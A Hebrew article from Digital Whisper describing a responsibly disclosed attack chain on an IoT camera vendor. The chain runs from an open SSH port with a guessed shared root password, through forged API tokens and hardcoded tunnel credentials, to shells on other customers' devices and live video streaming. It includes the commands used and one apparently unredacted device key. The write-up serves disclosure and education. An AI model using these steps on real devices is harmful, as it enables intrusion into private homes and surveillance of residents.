Digital Whisper
Technologic Papers

טעות בצד לקוח יכולה להפיל מערך שלם

מאת רון טביביאן

הקדמה

במאמר זה אציג איך הצלחתי להשיג גישה ממצלמת IoT שהתקנתי ברשת הביתית, לכלל מצלמות החברה בגלל טעויות מימוש בקוד צד הלקוח של המוצר. לאורך המאמר אדגים את התהליך שביצעתי כדי להגיע מהמצלמה שלי אל שרתי החברה ולמצלמות של לקוחות אחרים ואסקור את הכלים שבהם השתמשתי.

רקע

מצלמות IoT נהיו דבר שבשגרה, בעיקר בגלל היתרונות, היכולת לראות מרחוק, ולנטר בזמן אמת מה קורה דרך הפלאפון. לפעמים לצורך מעקב אחר בעלי חיים שנשארים לבד בבית, לפעמים לצורך בטיחות בבית העסק (למשל אם קרתה בו פריצה). הזמינות, קלות החיבור והמחיר הנוח של המצלמות הפכו לדבר מאוד אטרקטיבי. אבל לא תמיד אנחנו חושבים על הצד השני של המטבע, על כך שישנם שני סיכונים עיקריים בהכנסת מוצר לרשת הביתית שלנו: הראשון הוא שמישהו אחר יוכל לשלוט עליו, למשל כשמדובר במצלמה, לראות ולשמוע את מה שמתרחש אצלנו בבית, והשני הוא הגישה של המוצר לשאר הרכיבים המותקנים באותה רשת ביתית.

המוצר עצמו

המוצר שהתקנתי ברשת הביתית, כמו כל מצלמת IoT, מכיל את המצלמה המתחברת לרשת בעזרת ה-Wifi, ואפליקציה למובייל המאפשרת לשלוט עליו. לרוב, כשאני מחבר רכיבים חדשים לרשת הביתית, אני מנסה לבדוק את רמת האבטחה של המוצר, לפחות באופן בסיסי, הדבר הראשון שאני עושה הוא לסרוק את כתובת ה-IP שהראוטר נתן לרכיב, משום שאלו נקודות הממשק היוצרות גישה אליו.

מציאת כתובת הרכיב

ננסה לגשת לראוטר הביתי. את הכתובת שלו אפשר לקבל על ידי בדיקת ה- gateway default:


```
C:\Users\Ron>ipconfig

Windows IP Configuration

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : home
   Link-local IPv6 Address . . . . . : fe80::50f0:5e1e:5049:8e61%7
   IPv4 Address. . . . . . . . . . . : 192.168.1.109
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

כעת נגלוש לממשק ה-Web כדי לראות אילו רכיבים מחוברים לראוטר (זוהי דרך פשוטה לבדוק אם השכן "גונב" מכם רוחב פס):



סריקת פורטים פתוחים

אנחנו רואים שהכתובת הפנימית של הרכיב היא 192.168.1.117, בעזרת הכלי Nmap שיודע לבצע מיפוי רשתי, ובין היתר לבדוק אלו פורטים פתוחים. נריץ את הפקודה:

```
nmap -p 0-65535 192.168.1.117
```

הפקודה מבצעת סריקה של כל הפורטים בכתובת 192.168.1.117. טווח הפורטים הוא עד 65535 (16 ביטים $65535 = 2^{16} - 1$), במטרה לבדוק אילו פורטים פתוחים, כלומר על אילו פורטים הרכיב מאזין, ואיזה שירות זה.

והינה התוצאה:

```
C:\Users\Ron>nmap -p 0-65535 192.168.1.117
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-09 15:16 Jerusalem Daylight Time
Nmap scan report for 192.168.1.117
Host is up (0.010s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
3021/tcp open  agriserver
5355/tcp open  llmnr
7188/tcp open  unknown
8188/tcp open  unknown
9997/tcp open  palace-6
MAC Address: [redacted] (Unknown)
```

נראה שפורט 22, כלומר SSH פתוח (Secure SHell, זהו פרוטוקול תקשורת מאובטח המשמש לחיבור בין מחשבים בצורה מוצפנת. בין היתר הוא מאפשר למשתמשים גישה, העברת קבצים וטינול). שלושה כשלי אבטחה רצופים הובילו אותי לקבל גישה לתוך הרכיב, וזהו **הכשל האבטחתי הראשון**.

מאוד הפתיע אותי לראות שהפורט פתוח, משום שלרוב, רכיבי IoT לא משאירים גישה פתוחה לרכיב, אפילו לא לצרכי תחזוקה. עצם העובדה שיש פורט פתוח פנימה מאוד העלה לי את החשד שהוא משמש חלק אינטגרלי בתקשורת מול שרתי החברה.

ניסיון התחברות כמובן דרש סיסמה, זהו **כשל אבטחתי שני**. כדי לחזק את האבטחה מבטלים את השימוש בסיסמאות ועובדים רק עם ssh keys.

הייתי בטוח שכאן אעצור, כי מה הסיכוי שאצליח לנחש את הסיסמה? אחרי מספר ניסיונות של סיסמאות טריוויאליות באמת הפסקתי לנסות. שיערתי לעצמי שאם פורט 22 פתוח לכל לקוח שקנה את המוצר, סביר להניח שלכל מצלמה תהיה סיסמה שונה. מה הסיכוי שיהיה כשל אבטחתי שלישי חמור כל כך, ושלכולם תהיה אותה הסיסמה?

אבל יום למחרת חשבתי שאולי אני נותן יותר מידי קרדיט למפתחי המוצר, ושכדאי שאנסה שוב. התחלתי לנסות סיסמאות שקשורות לחברה, וכאן התגלה בפניי **כשל אבטחתי שלישי** בצד לקוח, כי זה באמת עבד. הסיסמה הייתה קשורה באופן ישיר לחברה והצלחתי לקבל shell לתוך הרכיב!

```
C:\Users\Ron>ssh root@192.168.1.117
root@192.168.1.117's password:
Linux [redacted] 4.9.113 #1 SMP PREEMPT Sun Apr 23 11:19:50 UTC 2023 aarch64
VERSION="1.6.12-2gb-production" (80d04b59ed7793a97e18340806d57f52) 04:54:36 up 15:40,  0 users,  load average:
3, 1.52
rootfs type and space: overlayfs       5.8G  1.2G  4.6G  20% /
_____________________________________________________________

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 23 17:16:11 2023 from 192.168.1.109
```


הבנת צורת התקשורת של הרכיב עם צד שרת

אז עכשיו כשיש לי גישה ישירה לרכיב, התחלתי לסרוק את כל מה שקיים עליו. אין שום סיבה להשאיר source-ים של הקוד ברכיב, רק הבינארי צריך לרוץ שם. הנקודה הזאת גרמה לכך שיכולתי מהר מאוד להבין מה קורה ברכיב, משום שפשוט הייתי צריך לעבור על הקוד. התחלתי להסתכל על קובץ header של הקונפיגורציה, בקובץ היו URL-ים המשמשים לפניות REST API ב-HTTP לטובת תקשורת האפליקציה:

```
#define    CONFIG_SERVER_URL "https://[redacted]/api/"
#define    CONFIG_URL_CONFIG CONFIG_SERVER_URL "getconfig"
#define    CONFIG_URL_AUTH CONFIG_SERVER_URL "connect/token"
#define    CONFIG_URL_SIGNALING CONFIG_SERVER_URL "connect"
#define    CONFIG_URL_PROVISIONING CONFIG_SERVER_URL "basestation/provision"
#define    CONFIG_URL_STATUS CONFIG_SERVER_URL "basestation/updatestatus"
#define    CONFIG_URL_UPLOAD_VIDEO CONFIG_SERVER_URL "basestation/uploadvideo"
#define    CONFIG_URL_NOTIFY_UPDATE CONFIG_SERVER_URL "basestation/notifyupdate"
#define    CONFIG_URL_GET_VERSION CONFIG_SERVER_URL "basestation/version"
#define    CONFIG_URL_UPLOAD_LOG CONFIG_SERVER_URL "basestation/uploadlog"
#define    CONFIG_URL_NOTIFY_STORAGE CONFIG_SERVER_URL "basestation/notifystorage"
#define    CONFIG_URL_UPLOAD_AUDIO CONFIG_SERVER_URL "basestation/uploadaudio"
#define    CONFIG_URL_UPLOAD_PREVIEW CONFIG_SERVER_URL "basestation/uploadpreview"
#define    CONFIG_URL_ALERT CONFIG_SERVER_URL "camera/alert"
#define    CONFIG_URL_LOG CONFIG_SERVER_URL "basestation/logevent"
#define    CONFIG_URL_GETURLS CONFIG_SERVER_URL "v1/basestation/geturls"
```

התחזות לרכיב לגיטימי

המטרה הבאה שלי הייתה לפנות ל-API כדי לייצר נראות של רכיב קצה לגיטימי. נעזרתי ב-Postman (כלי שמשמש מפתחים לבדיקת APIs. הכלי מאפשר שליחה קלה של בקשות HTTP, צפייה בתגובה ושמירה של הבקשות בצורה ויזואלית ונוחה). ניסיתי לבצע בקשה של קבלת הקונפיגורציה ונתקלתי בשגיאה 401 על כך שאני לא מורשה לגשת, כלומר אנחנו צריכים לייצר token, עבורו יש API נפרד:



מחיפוש בקוד ראיתי שמייצרים את ה-http headers המתאימים בשביל גישה ל-API שמייצר את ה-token:

```
headers: {
'Content-Type': 'application/json',
'Authorization': 'Basic ' +
Buffer.from(`${config_1.default.getInstance().get_mac()}:${config_1.default.getInstance
().get_key()}`).toString('base64')
}
```

כלומר, מייצרים איחוד של שני פרמטרים מופרדים בנקודתיים MAC:KEY ועל התוצאה עושים encode לפורמט Base64.

ממעבר נוסף על הקוד, ראיתי שיש סקריפט shell המייצר את משתני הסביבה האלו בעזרת הרצת בינארי:

```
MAC=$( ${CONFIG_BIN} identity/mac | awk -F '"' '{print $2}' )
KEY=$( ${CONFIG_BIN} identity/key | awk -F '"' '{print $2}' )
```


ניסיתי להדפיס את משתני הסביבה וקיבלתי את הפרמטרים:

```
$ echo $MAC
[redacted]4B634F
$ echo $KEY
[redacted]EAYFYD
```


נייצר את ה-http headers בעזרת Python:

```
Python 3.10.11 (tags/v3.10.11:7d4cc5a, Apr  5 2023, 00:38:17) [MSC v.1929 64 bit (AMD64)]
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> print(base64.b64encode(b'E062904B634F:XQEYYCEAYFYD'))
b'RTA2MjkwNEI2MzRGOlhRRVlZQ0VBWUZZRA=='
```

נוסיף את ה-http headers לבקשת יצירת ה-token:



ועכשיו שיש לנו token אפשר לבצע את הפנייה המקורית שרצינו אל השרת:



מה שקיבלתי מהשרת כתשובה היה מאוד מפתיע, נחשפו בפניי כל פרטי רכיבי הקצה.

עכשיו כשיש לנו את המידע על כל רכיבי הקצה, אם היינו רוצים לפגוע בשירות המצלמות, היינו יכולים לבצע Denial of Service שיגרום לכך שרכיבי הקצה לא יוכלו לתקשר מול השרתים, או אפילו לפגוע ברכיבי הקצה על ידי עדכון תוכנה שגוי.

גישה לרכיבים של לקוחות אחרים

חיבור לשרתי החברה

הדבר הבא שניסיתי לעשות הוא לבדוק האם אני יכול להגיע לרכיבי קצה אחרים.

ביצעתי חיפוש בקוד כדי לבדוק אם יש עוד מקומות בהם רכיב הקצה מתקשר אל שרתי החברה, וראיתי שמבצעים חיבור SSH אל שרתי החברה:

```
sshClient = (0, child_process_1.exec)(`sshpass -p ${password} ssh -R
${port}:localhost:22 ` + `${username}@${server} -p ${server_port} -o ` +
`StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null`);
```

נראה שמנסים לייצר פה reverse tunnel, פקודת ה-ssh הזאת נראית כמו חיבור Local Port Forwarding במטרה להחצין את הרכיב מאחורי ה-IP של הראוטר הביתי, בעקבות ה-NAT, מאחר ולרכיב אין IP חיצוני ברשת האינטרנט, וכך יהיה ניתן להתחבר אליו משרתי החברה.

אם הרכיב שלי עושה Local port forwarding אז כמובן שזה קורה גם אצל כל שאר הלקוחות, ואם אצליח לגשת לשרתי החברה, אולי אהיה חשוף לכל רכיבי הקצה. בדקתי מאיפה מביאים את הפרטים ליצירת החיבור, וראיתי שהפרטים נמצאים באותו קובץ הקונפיגורציה שמצאתי מוקדם יותר:

```
#define    CONFIG_URL_SSH_SERVER [redacted]
#define    CONFIG_URL_SSH_USER [redacted]
#define    CONFIG_URL_SSH_PWD [redacted]
#define    CONFIG_URL_SSH_PORT [redacted]
```

ננסה לגשת לשרתי החברה בעזרת הפרטים שמצאנו:

```
C:\Users\Ron>ssh -p [redacted]@[redacted]
[redacted]@[redacted] password:
Linux remote-ssh 5.19.0-1022-gcp #24~22.04.1-Ubuntu SMP Sun Apr 23 09:51:08 UTC 2023 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 29 05:04:08 2023 from 2.55.36.107
[redacted]@[redacted]:~$
```

וקיבלתי shell לשרת החברה!

מי עוד מתקשר עם שרתי החברה?

כדי לבדוק את תעבורת התקשורת המתבצעת אל מול השרת, רציתי להשתמש ב-netstat.

Netstat

Netstat הוא כלי command line עם תאימות גם ל-Windows וגם ל-Linux, המשמש להצגת מידע על חיבורי הרשת הפעילים, פורטים פתוחים והתהליכים המקושרים אליהם, כולל סטטיסטיקות על הפרוטוקולים השונים (לדוגמה, כמות החיבורים שהצליחו או נכשלו ב-TCP).

לכן זהו כלי מאוד שימושי היכול לשמש בהבנת מצב הרשת, איתור בעיות או זיהוי תעבורה חשודה.

אבל הכלי לא היה בשרת. לכן הורדתי אותו מהאינטרנט והעתקתי בעזרת scp (כלי המשמש להעברת קבצים בצורה מוצפנת על גבי ssh) אל תוך המכונה בעזרת הפקודה:

```
scp {source_path} {username}@{remote_machine}:{destination_path}
```

לאחר מכן, נתתי לו הרשאות ריצה בעזרת chmod, ובדקתי אילו פורטים כרגע מאזינים לחיבורים נכנסים:

```
[redacted]:~$ chmod +x ./netstat
[redacted]:~$ ./netstat -nap | grep LISTEN
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 0.0.0.0:13356           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:15396           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:43046           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:31777           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:64544           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:60450           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:25634           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:60463           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:55342           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:37934           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:29737           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:43051           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:45098           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:9269            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:53302           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:64561           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:28732           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:44092           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:46143           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22590           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:44094           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:15416           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:50234           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:48134           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21506           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:11277           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8207            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:58376           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:7176            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:64523           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:35860           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23575           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:59414           0.0.0.0:*               LISTEN      -
```

אנו רואים הרבה חיבורי ssh של רכיבי קצה שונים חזרה אל השרת, בדיוק כמו שהרכיב שלי פתח חיבור של Local port forwarding. המשמעות היא שעכשיו אני יכול לנסות להתחבר לאחד מרכיבי הקצה דרך שרת החברה.

חיבור לקליינט רנדומלי

נבחר את הפורט הראשון מהרשימה וננסה לגשת אליו ב-ssh. קיבלנו prompt של סיסמה, אותה סיסמת קליינט שניחשתי בהתחלה כדי להתחבר לרכיב שלה עבדה כמובן גם כאן.

עשיתי בדיקה בעזרת curl השולחת בקשת http לאתר המבוקש ומחזירה את ה-response כדי לבדוק את ה-ip החיצוני של הרכיב שאליו הגעתי. כלומר, זוהי הכתובת שהראוטר קיבל מהספקית באותה רשת ביתית:

```
[redacted]@[redacted]:~$ ssh root@localhost -p 49166
root@localhost's password:
Linux [redacted]4.9.113 #2 SMP PREEMPT Mon May 22 15:36:59 IDT 2023 aarch64
VERSION="1.7.6-nk-hybrid-2gb-production" () 17:58:05 up  4:03,  0 users,  load average: 0.91, 0.96, 1.00
rootfs type and space: /dev/root       1.5G  1.5G     0 100% /
_____________________________________________________________________

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 29 14:01:32 2023 from 10.42.0.1
root@[redacted]:~# curl ifconfig.me
124.[redacted]
```

עצירה למחשבה

צריך רגע לעצור ולהבין מה קרה כאן הרגע, אני נמצא ברשת ביתית של לקוח!

מכאן בקלות ניתן לדעת את הכתובת הפנימית של הראוטר (על ידי בדיקת ה-default gateway כמו בתחילת המאמר). כל שאר הרכיבים שגם מחוברים לראוטר חשופים, והיום אלו לא רק מחשבים ופלאפונים, מדובר גם בטלוויזיות, תאורה, מדיח, מקרר, דוד, מזגן וכו', כי הרי הכל היום נשלט מרחוק בעזרת האפליקציה בפלאפון. הנזק כאן הוא עצום, רכיב אחד עם אבטחה לקויה יכול לתת גישה לכל שאר הרכיבים שיש לכם בבית.

ממצאים אלו מדגישים את האחריות שיש לכל חברה שכותבת מוצר שרץ אצל הלקוח. כאן החלטתי כמובן לעצור כדי לא לפגוע בפרטיות של הלקוחות.

בשלב הזה יצרתי קשר עם החברה ושיתפתי אותה בממצאים על מנת שיסגרו את הפערים האבטחתיים, הם חזרו אליי די מהר ואתגרו אותי לנסות לקבל גם סטרימינג (וידיאו ואודיו) מרכיב הקצה. כדי לשמור על פרטיות הלקוחות הם הביאו לי את אחד הפורטים של מצלמה שנמצאת אצלם פיזית בחברה כדי שאנסה להציג סטרימינג שלו.

הצגת סטרימינג ממצלמה של לקוחות

הסטרימינג מרכיב הקצה שמותקן ברשת הביתית מוצג באפליקציית המובייל. בשלב הראשונה אנסה לבצע POC ולהציג את הסטרימינג מהמצלמה שלי ישירות במחשב. במידה ואצליח, בשילוב עם התקשורת שיש לי לרכיבי קצה, אוכל לראות סטרימינג של מצלמה שהחברה אישרה לי לגשת אליה, וזה בעצם ממחיש את היכולת לראות סטרימינג של מצלמה של כל לקוח תמים אחר.

ניסיון הצגת המצלמה הביתית שלי

ממעבר על הקוד, נראה שכדי לבצע את הסטרימינג לאפליקציה, משתמשים בטכנולוגיה בשם WebRTC (Web Real-Time Communication). זהו פרויקט קוד פתוח המספק יכולת תקשורת בזמן אמת לדפדפנים ומובייל:

```
#define     CONFIG_URL_WEBRTC_STUN_SERVER [redacted]
#define     CONFIG_URL_WEBRTC_STUN_PORT "8192"
#define     CONFIG_SERVICE_WEBRTC_PROVIDER  "janus"
```

נראה שמשתמשים ב-janus כ-Provider. מבדיקת netstat בתוך הרכיב ראיתי שאלו הפורטים שהרכיב מאזין עליהם:

```
root@[redacted]:~# netstat -nap | grep LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*
     LISTEN      3500/systemd-resolv
tcp        0      0 0.0.0.0:22              0.0.0.0:*
     LISTEN      4049/sshd
tcp        0      0 0.0.0.0:8188            0.0.0.0:*
     LISTEN      5766/janus
tcp        0      0 0.0.0.0:5355            0.0.0.0:*
     LISTEN      3500/systemd-resolv
tcp        0      0 0.0.0.0:7188            0.0.0.0:*
     LISTEN      5766/janus
tcp6       0      0 :::22                   :::*
     LISTEN      4049/sshd
tcp6       0      0 :::5355                 :::*
     LISTEN      3500/systemd-resolv
tcp6       0      0 :::3021                 :::*
     LISTEN      5178/node
tcp6       0      0 :::9997                 :::*
     LISTEN      5270/node
```

לא הכרתי מה זה janus, אז עשיתי חיפוש בגוגל. מסתבר שזהו WebRTC Server. באתר הרשמי שלהם היה לינק לדמו של קליינט: https://janus.conf.meetecho.com/streamingtest.html

בדמו פשוט הציגו סרטון כלשהו, המוצג בלייב מהשרת שלהם (שמשדר באופן קבוע). המצלמה עצמה משמשת כשרת.

אם אצליח להרים את הדמו קליינט שלהם מול המצלמה ברשת הביתית כנראה שאוכל לראות את הסטרימינג מהמצלמה:


הורדתי את הקוד שלהם:

https://github.com/meetecho/janus-gateway

שיניתי את הקונפיגורציה לעבוד מול הכתובת של המצלמה והפורט שמצאתי מה-netstat:

```
var server = "ws://192.168.1.117:8188/janus";
```

וזה עבד! (התמונה מטושטשת בכוונה):



